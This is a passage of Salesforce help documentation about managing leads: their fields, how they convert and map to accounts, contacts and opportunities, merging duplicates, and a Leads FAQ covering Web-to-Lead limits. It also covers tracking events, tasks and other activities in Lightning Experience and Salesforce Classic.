Read	Flag indicating that the lead has been viewed or edited by the lead owner. Flag is not displayed on lead edit or detail pages. Leads marked as "Read" do not contain a check mark in the Unread column on leads list views.	
Salutation	Title for addressing the lead, for example, Mr., Ms., Dr., or Prof. Entry is selected from a picklist of available values, which are set by an administrator. Each picklist value can have up to 40 characters.	

Field	Description	Accepts Data.com or D&B Value
State/Province	State or province portion of user's address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.	
Suffix	Name suffix of the lead, as displayed on the lead edit page. Up to 40 characters are allowed for this field. Note: To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *User Interface* in the Quick Find box, then select **User Interface**. Then select Enable Name Suffixes for Person Names.	
Title	Position of lead within his or her company. Up to 80 characters are allowed in this field.	✔ (Data.com)
Unread	Flag indicating that the lead has not been viewed or edited by the lead owner. Flag is not displayed on lead edit or detail pages. Leads marked as "Unread" contain a check mark in the Unread column on leads list views.	
Custom Links	Listing of custom links for leads as set up by your administrator.	
Website	URL of company's website, for example, www.acme.com. Up to 255 characters are allowed in this field; only the first 50 are displayed.	
ZIP	ZIP code or postal code portion of the lead's address. Up to 20 characters are allowed in this field.	✔ (Data.com)

SEE ALSO:

Lead Conversion Mapping

Convert Qualified Leads

Keep the sales process moving when you qualify a lead and then convert it to a contact. Relate that contact to either an existing account in Salesforce, or an account that you create. And if the lead you're converting results in a deal that looks promising, create an opportunity record at the same time.

Keep in mind that you can't reverse lead conversion. When you convert leads to contacts or accounts, the process sometimes creates duplicate records. If so, we show you a warning (custom warnings set up by your administrator do not appear during lead conversion). How these duplicate records are handled depends on how your administrator has set up Apex Lead Convert and Duplicate Management. For example, your administrator can require that you resolve the duplicates before you finish converting. Once converted, a lead record is no longer searchable, unless your admin has assigned you the "View and Edit Converted Leads" permission. The new account, contact, or opportunity record created from the converted lead is searchable. In Lightning Experience, both the converted lead record and the new record based on the converted lead are searchable. However, you can't view or edit the converted lead record from the search results page.

1. In a lead record, choose to convert the lead.
2. Select an account, or enter a name for an account that you're creating.
3. *Salesforce Classic only:* If you update a person account, select the option to overwrite the lead source in the person account with the value from the lead.
4. If you create an opportunity record, give it a name.
5. Convert the lead.

SEE ALSO:

Considerations for Converting Leads

Lead Conversion Mapping

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To convert leads:

- "Create" and "Edit" on leads, accounts, contacts, and opportunities

  AND

  "Convert Leads"

  AND

  "Read" on any related campaigns

To avoid creating duplicate records when converting leads:

- "Require Validation for Converted Leads"

Considerations for Converting Leads

Learn what happens to qualified leads when you convert them to accounts, contacts, and opportunities.

When you convert qualified leads, Salesforce moves any campaign members to the new contacts. The leads become read-only records, unless your administrator gives you permission to edit them. If existing accounts and contacts share the names specified on the leads, you can choose to update the existing accounts and contacts. Salesforce adds information from the lead into empty fields; Salesforce does not overwrite existing account and contact data.

All open and closed activities from the leads are attached to the accounts, contacts, and opportunities. You can assign the owners of these new records, and schedule follow-up tasks. When you assign new owners, only the open activities are assigned to the new owner. If you have custom lead fields, that information can be inserted into custom account, contact, or opportunity fields. Your admin can also set up your custom lead fields to populate custom account, contact, and opportunity fields automatically. You can't view converted leads, unless your admin has assigned you the "View and Edit Converted Leads" permission. However, converted leads do appear in lead reports. Salesforce updates the `Last Modified Date` and `Last Modified By` system fields on converted leads when picklist values included on converted leads are changed.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Campaigns	If the lead matches an existing contact and both records are linked to the same campaign, the campaign member status is determined by whichever is further along in the lifecycle of the campaign. For example, if the lead member status is "sent" and the contact member status is "responded," the responded value is applied to the contact. Related campaign information is always associated with the new contact record, regardless of the user's sharing access to the campaign. When more than one campaign is associated with a lead, the most recently associated campaign is applied to the `Primary Campaign Source` field on the opportunity, regardless of the user's sharing access to the campaign.
Chatter	When you convert a lead to an existing account, you don't automatically follow that account. However, when you convert the lead to a new account, you automatically follow the new account, unless you disabled feed tracking for accounts in your Chatter settings.
Data.com / D&B Company	If you use Data.com Premium, when you add a lead from Data.com, a corresponding D&B Company record (if one exists in Data.com) is automatically created in Salesforce and linked to the lead record via its `D&B Company` field. If you later convert that lead: • And if the account is created from the conversion, the lead's `Company D-U-N-S Number` field value transfers to the account's `D-U-N-S Number` field, and the lead's `D&B Company` field value transfers to the account's `D&B Company` field. • Its `Data.com Key` field value transfers to the contact's `Data.com Key` field. If you use Data.com Corporate, no D&B Company record is created, but the lead's `Data.com Key` field value transfers to the contact's `Data.com Key` field.
Divisions	The new account, contact, and opportunity are assigned to the same division as the lead. If you update an existing account during lead conversion, the account's division is not changed, and the new contact and opportunity inherit the account's division.
Duplicate Management	When you convert leads to contacts or accounts, the process sometimes creates duplicate records. If so, we show you a warning (custom warnings set up by your administrator do not appear during lead conversion). How these duplicate records are handled depends on how your administrator has set up Apex Lead Convert and Duplicate Management. For example, your administrator can require that you resolve the duplicates before you finish converting.
Enterprise Territory Management	Filter-based opportunity territory assignment is not triggered when an opportunity is created through lead conversion.
New Accounts and Contacts	When *new* accounts or contacts are created during lead conversion, the values of mapped lead fields *overwrite* the default values of the mapped account and contact fields.
Existing Accounts and Contacts	When updating *existing* accounts or contacts during lead conversion, the values of mapped lead fields *do not* overwrite the values of the mapped account and contact fields.
Local Lead Names	`Company Name (Local)` on the lead automatically maps to `Account Name (Local)`, along with their associated standard name fields.

Person Accounts	With person accounts enabled, you can convert leads to either person accounts or business accounts. Leads that don't have a value in the `Company` field are converted to person accounts. Leads that do have a value in the `Company` field are converted to business account. We recommend that you use different lead record types and page layouts to differentiate leads that convert to person accounts from those that convert to business accounts. Specifically, remove the `Company` field from the page layouts for leads that convert to person accounts. Then, make the `Company` field required on the page layouts for leads that convert to business accounts. If you convert a lead and attach it to a person account that someone else owns, that person account owner becomes the contact owner. If you convert a lead that someone else owns and attach it to a person account that you own, the lead owner becomes the contact owner.
Record Types	If the lead has a record type, the default record type of the user converting the lead is assigned to records created during lead conversion. The default record type of the user converting the lead determines the lead source values available during conversion. If the desired lead source values are not available, add the values to the default record type of the user converting the lead.
Salesforce to Salesforce	When you convert a lead, Salesforce to Salesforce inactivates the shared record and updates the External Sharing related list in your connection's lead record with an Inactive (converted) status. Due to inactivation of the shared record, changes to the Lead Status during conversion aren't reflected in your connection's lead record.
Search	Once converted, a lead record is no longer searchable in Salesforce Classic. However, the new account, contact, or opportunity record created from the converted lead is searchable. In Lightning Experience, both the converted lead record and the new record based on the converted lead are searchable; however, you can't access the converted lead record to view or edit from the search results page.
Standard and Custom Lead Fields	The system automatically maps standard lead fields to standard account, contact, and opportunity fields. For custom lead fields, your administrator can specify how they map to custom account, contact, and opportunity fields. The system assigns the default picklist values for the account, contact, and opportunity when mapping standard lead picklist fields that are blank. If your organization uses record types, blank values are replaced with the default picklist values of the new record owner.
Territory Management	If your organization uses territory management, account assignment rules evaluate the new account and can assign it to one or more territories. If the rules assign the account to exactly one territory, then the opportunity is also assigned to that territory. If the rules assign the account to multiple territories, then the opportunity is not assigned to any territory.
Apex Triggers	During lead conversion, triggers fire. Universally required custom fields and validation rules are enforced. When updating a lead, triggers that cause the lead to convert can cause a warning. The warning tells the user that the lead is no longer accessible to them. The lead is inaccessible because it has been converted to a contact. Refer to the new contact instead. If the `Require Validation for Converted Leads` checkbox on the Lead Settings page is deselected, Salesforce ignores lookup filters when converting leads.

Workflow	You can't convert a lead that's associated with an active approval process or has pending workflow actions. Converting a lead to a person account won't trigger workflow rules. When a lead is converted by someone who isn't the lead owner, all workflow tasks associated with the lead that are assigned to that user, except email alerts, are reassigned to the lead owner. Workflow tasks assigned to users other than the lead owner and lead converter aren't changed. If validation and triggers for lead convert are enabled, then converting a lead can trigger a workflow action on a lead. For example, if there's an active workflow rule that either updates a lead field or transfers the owner of a lead, that rule can trigger when the lead is converted, even if the lead isn't visible on the Leads tab as a result of the conversion. Allow the workflow process to finish before updating lead fields, otherwise save or lead convert fails. If a workflow rule creates a task as a result of a lead conversion, the task is assigned to the newly created contact and related to the associated account or opportunity.

SEE ALSO:

Convert Qualified Leads

Lead Conversion Mapping

Learn how lead fields convert to contact, account, person account, and opportunity fields when you convert a lead.

When you convert lead records, standard lead fields map to contact, account, person account, and opportunity fields. If you use custom fields, your admin specifies the fields that they map to in your newly created records.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Lead Field	Maps to
`Address`	Account: `Billing Address` Person Account: `Mailing Address` and `Billing Address` Contact: `Mailing Address`
`Annual Revenue`	Account: `Annual Revenue` Person Account: `Annual Revenue`
`Campaign`	Opportunity: `Primary Campaign Source` This field shows the campaign associated with a lead before conversion. The campaign provides 100% of the amount revenue credit to the specified campaign. For leads associated with multiple campaigns, Salesforce adds the most recently associated campaign to the opportunity, even if the sales rep can't access that campaign.
`City`	Account: `Billing City` Person Account: `Mailing City` and `Billing City`
`Company`	Account: `Account Name` Contact: `Account`

Lead Field	Maps to
	Opportunity: `Opportunity Name` and `Account Name`
`Company Name (Local)`	Account: `Account Name (Local)`
`Country`	Account: `Billing Country` Person Account: `Mailing Country` and `Billing Country`
`Country Code`	Account: `Billing Country Code` Person Account: `Mailing Country Code` and `Billing Country Code`
`Description`	Contact: `Description`
`Do Not Call`	Contact: `Do Not Call` This field is not updated for leads converted to existing contacts. Person Account: `Do Not Call`
`Email`	Contact: `Email` Person Account: `Email`
`Email Opt Out`	Contact: `Email Opt Out` This field is not updated for leads converted to existing contacts. Person Account: `Email Opt Out`
`Fax`	Account: `Fax` Person Account: `Fax` Contact: `Fax`
`Fax Opt Out`	Contact: `Fax Opt Out` Person Account: `Fax Opt Out`
`First Name`	Contact: `First Name` Person Account: `First Name`
`First Name (Local)`	Contact: `First Name (Local)` Person Account: `First Name (Local)`
`Industry`	Account: `Industry` Person Account: `Industry`
`Informal Name`	Person Account: `Informal Name`
`Last Name`	Contact: `Last Name` Person Account: `Last Name`

Lead Field	Maps to
Last Name (Local)	Contact: Last Name (Local) Person Account: Last Name (Local)
Latitude	Account: Billing Latitude Person Account: Mailing Latitude and Billing Latitude
Lead Owner	Account: Owner Contact: Owner Opportunity: Owner
Lead Source	Contact: Lead Source Opportunity: Lead Source Person Account: Lead Source
Longitude	Account: Billing Longitude Person Account: Mailing Longitude and Billing Longitude
Middle Name	Person Account: Middle Name
Mobile	Contact: Mobile Person Account: Mobile
No. of Employees	Account: Employees Person Account: Employees
Partner Account	Opportunity: Partner Account This field is not updated for leads converted to existing opportunities.
Phone	Account: Phone Person Account: Phone Contact: Phone
Postal Code	Account: Billing Postal Code Person Account: Mailing Postal Code and Billing Postal Code
Rating	Account: Rating Person Account: Rating
Salutation	Person Account: Salutation
State	Account: Billing State Person Account: Mailing State and Billing State

Lead Field	Maps to
State Code	Account: Billing State Code Person Account: Mailing State Code and Billing State Code
Street	Account: Billing Street Person Account: Mailing Street
Suffix	Person Account: Suffix
Title	Contact: Title Person Account: Title
Website	Account: Website Person Account: Website

Opportunity Close Dates

During the lead conversion process, Salesforce automatically assigns close dates for the opportunities you create depending on the fiscal year settings in Salesforce.

If the fiscal year in Salesforce is	Salesforce assigns close dates for opportunities to
Standard	The last day of the current fiscal quarter.
Custom	The last day of the current fiscal period. If a fiscal year has not been defined for the current date, the close date is the end of the current calendar quarter.

SEE ALSO:

- Convert Qualified Leads
- Considerations for Converting Leads

Lead Sharing in Salesforce Classic

Extend sharing privileges beyond the basic sharing model for your own data on a lead-by-lead basis.

Your administrator defines the sharing model for your company. And if that sharing model for leads is Private or Public Read Only, you can use lead sharing to increase access to your leads. You cannot, however, restrict access beyond your company's default access levels.

You can see sharing details when you click **Sharing** on the lead detail page.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Leads

Merge Duplicate Leads

Identify key field differences across multiple records and merge the best information from the top three records.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Considerations for Merging Duplicate Leads
Keep these considerations in mind when you merge duplicate lead records.

Merge Duplicate Leads in Lightning Experience
Work only the prospects that matter by merging duplicate records.

Merge Duplicate Leads in Salesforce Classic
Work only the prospects that matter by merging duplicate records.

Considerations for Merging Duplicate Leads

Keep these considerations in mind when you merge duplicate lead records.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- When duplicate leads that are members of different campaigns are merged, Salesforce retains the campaign `Member Status Updated` date for each campaign the merged lead is a member of.
- When duplicate records are related to items such as campaigns or activities, Salesforce relates the items to the merged record, with some exceptions. Chatter feeds are retained from the master record only. Attachments in Chatter feeds are retained in Salesforce but aren't associated with the merged record. To associate the dropped files with the merged record, find them in Files home (in Lightning Experience) or the Files tab (in Salesforce Classic). Then add them to the Files related list on the merged record.
- Salesforce retains any data in hidden or read-only fields, such as sharing settings. from the master record. Hidden fields aren't shown while you merge. A merged record retains the `Created By` user and `Created Date` from the oldest record merged, regardless of which record is the master. The record shows the merge date as the `Last Modified By` date.
- In all requested meetings, the master record replaces the duplicate records. Also, all meeting messages written by the duplicate records are automatically associated with the master. (Meeting messages appear on the requested meeting's Web page and are visible to all invitees.)
- In all scheduled meetings, the master record replaces the duplicate records. However, you must add the new master record to the meeting invitee list in the scheduled meeting.

SEE ALSO:

Merge Duplicate Leads in Salesforce Classic

Merge Duplicate Leads in Lightning Experience

Work only the prospects that matter by merging duplicate records.

1. Choose a lead record. If duplicates exist, they're listed in a Potential Duplicates related list. Or click the **View Duplicates** link that appears on the lead.
2. Choose up to three lead records to merge. Click **Continue**.
3. Choose one lead record as the master.
4. Choose the field values that you want to keep.
5. Confirm that you want to merge the records by clicking **Next**, and then click **Merge Leads**.

SEE ALSO:

Considerations for Merging Duplicate Leads

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view leads:
- "Read" on leads

To merge leads:
- "Delete" on leads

Merge Duplicate Leads in Salesforce Classic

Work only the prospects that matter by merging duplicate records.

1. Select a lead record.
2. Click **Find Duplicates**.
3. Select up to three leads in the matching leads list that you want to merge.

   If you want, enter a new lead name or company and click **Search** to find another lead to merge. Salesforce performs a phrase search for matches in the `Name` and `Company` fields. It also considers an implied wildcard after any entry. Search results include matches for any fields you enter. For example, you enter *Bob Jones* who works at *Acme*. Search results include anyone named *Bob Jones* at any company and any lead with *Acme* as a company.
4. Click **Merge Leads**.
5. Select one lead as the "Master Record." Salesforce retains any data from hidden or read-only fields in the Master Record. If you have the "Edit Read Only Fields" permission, you can select which read-only fields to retain. Hidden fields don't appear during the merge process.
6. Select the fields that you want to retain from each record.
7. Click **Merge**.
8. Click **OK**.

SEE ALSO:

Considerations for Merging Duplicate Leads

Considerations for Merging Duplicate Leads

Merge Duplicate Contacts

Merge Duplicate Accounts

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view leads:
- "Read" on leads

To merge leads:
- "Delete" on leads

Searching for Leads

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.

   If you're using local lead names, search finds matches for standard or local lead names.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create a lead list view to find leads that match specific criteria.

SEE ALSO:

Leads Home

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view leads:
- "Read" on leads

Considerations for Deleting Leads

Know what happens to the records associated with the leads you delete.

When you delete a lead, the lead record moves to the Recycle Bin. Associated notes, attachments, and activities are deleted along with the lead. If you restore the lead, any associated notes, attachments, and activities are also restored.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tracking Potential Opportunities as Leads FAQs

Leads FAQ

- What is a Lead?
- What are the advantages of using leads?
- Can I convert existing accounts or contacts into leads?
- How many leads can we capture from our website?
- What if my company reaches the limit for web-generated leads?
- Can I capture leads from multiple web pages?
- Can I automatically email leads that come from my website?
- How can our webmaster test the Web-to-Lead page?
- Who owns new web-generated leads?
- What status is assigned to web-generated leads?
- How can I be sure that leads won't be lost?
- How can I tell which of my leads are new?

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- What happens when I convert leads?
- How are lead fields mapped to other fields during conversion?

What is a Lead?

Leads are people who are interested in your product and service. Converting leads to loyal customers will provide success within a business. By managing your leads in a systematic and structured way, you can increase both the numbers of leads you generate and how many leads you convert.

SEE ALSO:

Leads FAQ

What are the advantages of using leads?

Using leads allows your company to maintain two separate lists - one for prospective customers and one for existing customers. You can store your prospects as leads, and then once a lead becomes qualified, you can convert it to an account, contact, and, optionally, an opportunity.

Leads are especially useful if your company has two separate teams - one that handles lead generation and mass marketing and one that handles sales. The lead generation team can concentrate their work on the Leads tab, and the opportunity team can use the Account, Contact, and Opportunity tabs.

SEE ALSO:

Leads FAQ

Can I convert existing accounts or contacts into leads?

No. As an alternative, create an opportunity for the account or contact. If you prefer to use a lead, create a report containing the accounts or contacts you want to convert into leads, export them, and then import them as leads.

SEE ALSO:

Leads FAQ

How many leads can we capture from our website?

In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, you can capture up to 500 leads in a 24–hour period. If your organization exceeds its daily Web-to-Lead limit, the Default Lead Creator (specified in the Web-to-Lead setup page) receives an email containing the additional lead information. If your company regularly exceeds the Web-to-Lead limit, click **Help & Training** at the top of any page and select the My Cases tab to submit a request for a higher limit directly to Salesforce.

When your organization reaches the 24–hour limit, Salesforce stores additional requests in a pending request queue that contains both Web-to-Case and Web-to-Lead requests. The requests are submitted when the limit refreshes. The pending request queue has a limit of 50,000 combined requests. If your organization reaches the pending request limit, additional requests are rejected and not queued. Your administrator receives email notifications for the first five rejected submissions. Contact Salesforce Customer Support to change your organization's pending request limit.

SEE ALSO:

Leads FAQ

What if my company reaches the limit for web-generated leads?

The daily limit for Web-to-Lead requests is 500. If your company generates more leads than the maximum allowed, the Default Lead Creator (specified in the Web-to-Lead setup page) will receive an email containing the captured information. Contact Customer Support if your company would like to generate over 500 Web-to-Lead requests per day.

SEE ALSO:

Leads FAQ

Can I capture leads from multiple web pages?

Yes. Insert the generated HTML code into the web pages from which you want to capture leads. Whenever someone submits information on any of those web pages, a lead will be created.

SEE ALSO:

Leads FAQ

How can our webmaster test the Web-to-Lead page?

Add the following line to your Web-to-Lead page code if you want to see a debugging page when you submit the form. Don't forget to remove this line before releasing the Web-to-Lead page on your website.

```
<input type="hidden" name="debug" value="1">
```

SEE ALSO:

Leads FAQ

Who owns new web-generated leads?

Your administrator can create a lead assignment rule to determine how web leads will be automatically assigned to different users or queues. In addition, your administrator must customize the Lead Settings to specify a Default Lead Owner to whom all web leads will be assigned if the assignment rule fails to locate an owner. If you do not use assignment rules, all web leads will be assigned to the Default Lead Creator (specified in the Web-to-Lead setup).

SEE ALSO:

Leads FAQ

What status is assigned to web-generated leads?

All new web leads are marked with a status equal to the "default status" that your administrator selects when editing the `Lead Status` picklist values. In addition, web-generated leads are marked with the "Unread" flag; they have a check mark in the Unread column on the lead list views. When a user views or edits a new web lead, the lead is automatically set to "Read." This way you can easily locate all new leads using the My Unread Leads list view.

SEE ALSO:

Leads FAQ

How can I be sure that leads won't be lost?

The daily limit for Web-to-Lead requests is 500. If your organization exceeds its daily Web-to-Lead limit, the Default Lead Creator (specified in the Web-to-Lead setup page) receives an email containing the additional lead information.

If a new lead cannot be generated due to errors in your Web-to-Lead setup, Customer Support is notified so that we can assist you in correcting it.

Salesforce ensures that your leads won't be lost if they are submitted during a scheduled Salesforce downtime.

SEE ALSO:

Leads FAQ

How can I tell which of my leads are new?

When a lead is assigned to you, either manually transferred, imported, or generated from the web, the lead is marked as “Unread,” that is, it has a check mark in the Unread column on leads list views. To view your new leads, select the My Unread Leads list view on the Leads tab. When you view or edit an “Unread” lead, it is automatically marked as “Read.”

SEE ALSO:

Leads FAQ

What happens when I convert leads?

When you convert leads, Salesforce creates accounts, contacts, and, opportunities using information from the leads you’re converting. Salesforce moves any campaign members to the new contacts, and the leads become read-only records. If existing accounts and contacts share the names specified on the leads, you can choose to update the existing accounts and contacts. Salesforce adds information from the lead into empty fields; Salesforce does not overwrite existing account and contact data.

All open and closed activities from the leads are attached to the accounts, contacts, and opportunities. You can assign the owners of these new records, and schedule follow-up tasks. When you assign new owners, only the open activities are assigned to the new owner. If you have custom lead fields, that information can be inserted into custom account, contact, or opportunity fields. Your admin can also set up your custom lead fields to populate custom account, contact, and opportunity fields automatically. You can’t view converted leads, unless your admin has assigned you the "View and Edit Converted Leads" permission. However, converted leads do appear in lead reports. Salesforce updates the `Last Modified Date` and `Last Modified By` system fields on converted leads when picklist values included on converted leads are changed.

Once converted, a lead record is no longer searchable, unless your admin has assigned you the "View and Edit Converted Leads" permission. The new account, contact, or opportunity record created from the converted lead is searchable.

SEE ALSO:

Leads FAQ

How are lead fields mapped to other fields during conversion?

When you convert a lead, data in standard lead fields is transferred into standard account, contact, and opportunity fields. For custom lead fields, the data is mapped to custom account, contact, and opportunity fields as specified by your admin.

Any standard lead picklist fields that are blank inherit the default picklist value for accounts, contacts, and opportunities. If you use record types, all records created during lead conversion adopt the default record type for the owner of the newly created account, contact, and opportunity.

SEE ALSO:

- Lead Conversion Mapping
- Leads FAQ

Can I automatically email leads that come from my website?

Yes. You can create auto-response rules to email these prospects using templates that vary based on criteria that you set up.

SEE ALSO:

- Generate Leads from Your Website for Your Sales Teams
- Leads FAQ

Why can't I see the **Sharing** button on a record in Salesforce Classic?

The **Sharing** button lets users grant other users access to a record beyond the organization-wide defaults or sharing rules. You can easily remove this access after it's no longer needed.

You have access to the **Sharing** button when your sharing model is either Private or Public Read Only for a type of record or related record. For example, the **Sharing** button may appear on an account even though your organization-wide default for accounts is Public Read/Write, if your organization-wide default for related opportunities is Public Read Only.

When the button is available on the page layout, administrators see the button on all records. Non-administrators see this button on records that only they own.

SEE ALSO:

- View and Display FAQ

Managing Activities, Opportunities, and Products

Plan and Track Meetings and Tasks

Activities

Events and tasks are the engine of sales productivity. With Salesforce, you can be prepared for any meeting and know which task is your highest priority right now. Track meetings and tasks together in lists and reports to keep your finger on the pulse of all your leads, contacts, opportunities, accounts, and campaigns. Events and tasks also serve historical reporting purposes in Salesforce. Whether you're a manager delegating tasks, part of a sales team, or a sales rep who closes 50 deals a month, activities in Salesforce help you power through your day.

1. Track Activities Together

   Activities in Salesforce are your events, your tasks, calls you've made, and emails you've sent. Salesforce gives you multiple ways to track your activities together for a more complete picture of your progress on deals and accounts.

2. How to Track Your Next Steps and Past Activity

   See at a glance what just happened and what to do next on the deals and accounts that you're working on.

3. Considerations for Using Activities

   Keep in mind these considerations for using activities, including the effects of enabling Shared Activities and designating primary contacts, as well as understanding how activities roll up to account records and what the Last Activity date represents.

4. Considerations for Changing How Activities Roll Up to Accounts

   By default, the `Related To` field on an activity determines which account the activity appears on. Often that account ends up being the contact's primary account, but this behavior doesn't always make the most sense. For example, if users can relate a contact to multiple accounts, the contact's primary account isn't always relevant to the activity. It might make more sense for the activity to appear on one of the contact's secondary, or indirect, accounts. You can turn off this default roll up behavior from the Activities Settings page, but be aware of the implications.

5. Activities Reporting

   You can run various reports to get insight into the progress and history of your accounts and deals. If your Salesforce admin has enabled Shared Activities, you can run certain standard or custom reports. These reports display details about events, tasks, calls, and emails, and their related contacts, accounts, opportunities, and other associated records.

6. Access to Activities

   Know who can view, create, and delete events and tasks, and when they have access. Calendar sharing and access are controlled separately from access to individual activities.

7. Activity Reminders in Salesforce Classic

   Salesforce displays event and task reminders in a reminder window. When you're using Salesforce Classic, the reminder window opens whenever a reminder is triggered. When you log in to Salesforce Classic, a sound plays if you have reminders that have been triggered since the last time you logged in. You can customize reminders in your personal settings.

8. Archived Activities

   Salesforce archives events and tasks on a schedule according to certain criteria.

SEE ALSO:

Events and Calendars

Tasks

Track Activities Together

Activities in Salesforce are your events, your tasks, calls you've made, and emails you've sent. Salesforce gives you multiple ways to track your activities together for a more complete picture of your progress on deals and accounts.

1. Track Activities Together in Lightning Experience

   Always know what to do next on each deal that you're working on, and see at a glance what's already happened. Track events, tasks, calls, and emails—collectively called activities—on the Home page, on the Kanban Board, in the activity timeline, and in reports.

2. Track Activities Together in Salesforce Classic

   You can track events, tasks, calls, and emails—collectively called activities—in lists, calendars, and reports. Track all activities on an account to get a complete picture of the preparation, follow-up, and other planned and completed work associated with the account. Activities share many fields, such as subject, contact name, and related record.

Track Activities Together in Lightning Experience

Always know what to do next on each deal that you're working on, and see at a glance what's already happened. Track events, tasks, calls, and emails—collectively called activities—on the Home page, on the Kanban Board, in the activity timeline, and in reports.

- Use the Home page.

  On the Home page, Upcoming Events shows the next five meetings on your calendar today, and Today's Tasks shows your next five tasks due today. Past events drop off Upcoming Events as the day progresses.

- Use the Kanban Board.

  A yellow triangle on an opportunity or a lead indicates that the deal has no scheduled meetings or tasks. To get the deal moving, click the triangle and create an activity.

- Use the activity timeline.

  The activity timeline displays your open tasks, upcoming meetings, and past activity (including calls logged and emails sent) on an opportunity, a lead, an account, or a contact.

- Use activities reports.

  You can run various reports to get insight into the progress and history of your accounts and deals. If your Salesforce admin has enabled Shared Activities, you can run certain standard or custom reports. These reports display details about events, tasks, calls, and emails, and their related contacts, accounts, opportunities, and other associated records.

EDITIONS

Available in Lightning Experience in: **Developer**, **Enterprise**, **Group**, **Performance**, **Professional**, and **Unlimited** Editions

USER PERMISSIONS

To create tasks and log calls
- "Edit Tasks"

To create events
- "Edit Events"

To send email
- "Send Email"

Track Activities Together in Salesforce Classic

You can track events, tasks, calls, and emails—collectively called activities—in lists, calendars, and reports. Track all activities on an account to get a complete picture of the preparation, follow-up, and other planned and completed work associated with the account. Activities share many fields, such as subject, contact name, and related record.

Activities List Views

Salesforce provides several list views of activities. You can also define your own.

All Activities
Shows events and tasks that you can view. In Personal Edition, the All Activities list view shows all your activities.

My Activities
Shows events and tasks that you own.

My Delegated Activities
Shows activities that you created but that are owned by someone else.

Note: Assigning multiple Salesforce users to an event or task is like delegating that activity to those users. The My Delegated Activities list view also shows activities for all assignees, even if you still own that activity. In the list view, the invited user appears as the person assigned to the activity, but the activity's detail page shows you as the assignee.

My Team's Activities
Shows activities owned by users who report to you in the role hierarchy. For your convenience, your team's activities are converted to your time zone.

EDITIONS

Available in Salesforce Classic in: **All** Editions Except **Database.com**

USER PERMISSIONS

To create tasks and log calls
- "Edit Tasks"

To create events
- "Edit Events"

To send email
- "Send Email"

Other Lists of Activities

Open Activities Related List
The Open Activities related list on a record displays all future events and open tasks related to a record.

Activity History Related List
The Activity History related list of a record displays all completed tasks, logged phone calls, saved interaction logs, expired events, outbound email, mass email, email added from Microsoft® Outlook®, and merged documents for the record and its associated records.

Console Tab
The Console tab lets you find, view, and edit activities and their related records on one screen.

Activities Reports

Standard and Custom Activities Reports
You can run various reports to get insight into the progress and history of your accounts and deals. If your Salesforce admin has enabled Shared Activities, you can run certain standard or custom reports. These reports display details about events, tasks, calls, and emails, and their related contacts, accounts, opportunities, and other associated records.

How to Track Your Next Steps and Past Activity

See at a glance what just happened and what to do next on the deals and accounts that you're working on.

1. Manage Work and View Past Activity in Lightning Experience
   Always know what to do next on each deal that you're working on, and see at a glance what's already happened. The Home page and the activity timeline both display your open tasks and upcoming meetings. The activity timeline also shows you past activity on an opportunity, a lead, an account, or a contact.
2. Work on Open Activities and View Activity History in Salesforce Classic
   The Open Activities and Activity History related lists tell you at a glance what just happened and what to do next on the deals and accounts you're working on. Use the buttons and links to create a task, request a meeting or an update from a contact, log a call, or send an email. If you use person accounts, you can enter them in either the `Name` or `Related To` field of an event or a task.

Manage Work and View Past Activity in Lightning Experience

Always know what to do next on each deal that you're working on, and see at a glance what's already happened. The Home page and the activity timeline both display your open tasks and upcoming meetings. The activity timeline also shows you past activity on an opportunity, a lead, an account, or a contact.

- Take the next steps on a deal or account.

  On the Home page, Upcoming Events shows the next five meetings on your calendar today. Today's Tasks shows your next five tasks due today.

  In the activity timeline, use the Next Steps area to manage open tasks and preview upcoming meetings. Add tasks and meetings using the activity composer above the timeline. You can focus on one kind of activity at a time by choosing a view.

  Activities that you add to the timeline appear automatically on the opportunity, lead, or other record that you're working with. Your activities for other related records also appear under Next Steps. If you add a task on an opportunity, the task also rolls up to the contact related to the opportunity.

EDITIONS

Available in Lightning Experience in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer**Editions

USER PERMISSIONS

To create tasks and log calls
- "Edit Tasks"

To create events
- "Edit Events"

To send email
- "Send Email"

Note: You can remove a contact or a record on an activity without deleting the activity. For example, suppose that a task is related to Contact A and Contact B, and you want to relate it only to Contact A. Instead of deleting the task, remove Contact B from the `Name` field.

- View past activity.

  The Past Activity area shows your past meetings, calls that you've logged, and emails that you've sent. Like the items under Next Steps, items under Past Activity appear on other related records.

Work on Open Activities and View Activity History in Salesforce Classic

The Open Activities and Activity History related lists tell you at a glance what just happened and what to do next on the deals and accounts you're working on. Use the buttons and links to create a task, request a meeting or an update from a contact, log a call, or send an email. If you use person accounts, you can enter them in either the `Name` or `Related To` field of an event or a task.

EDITIONS

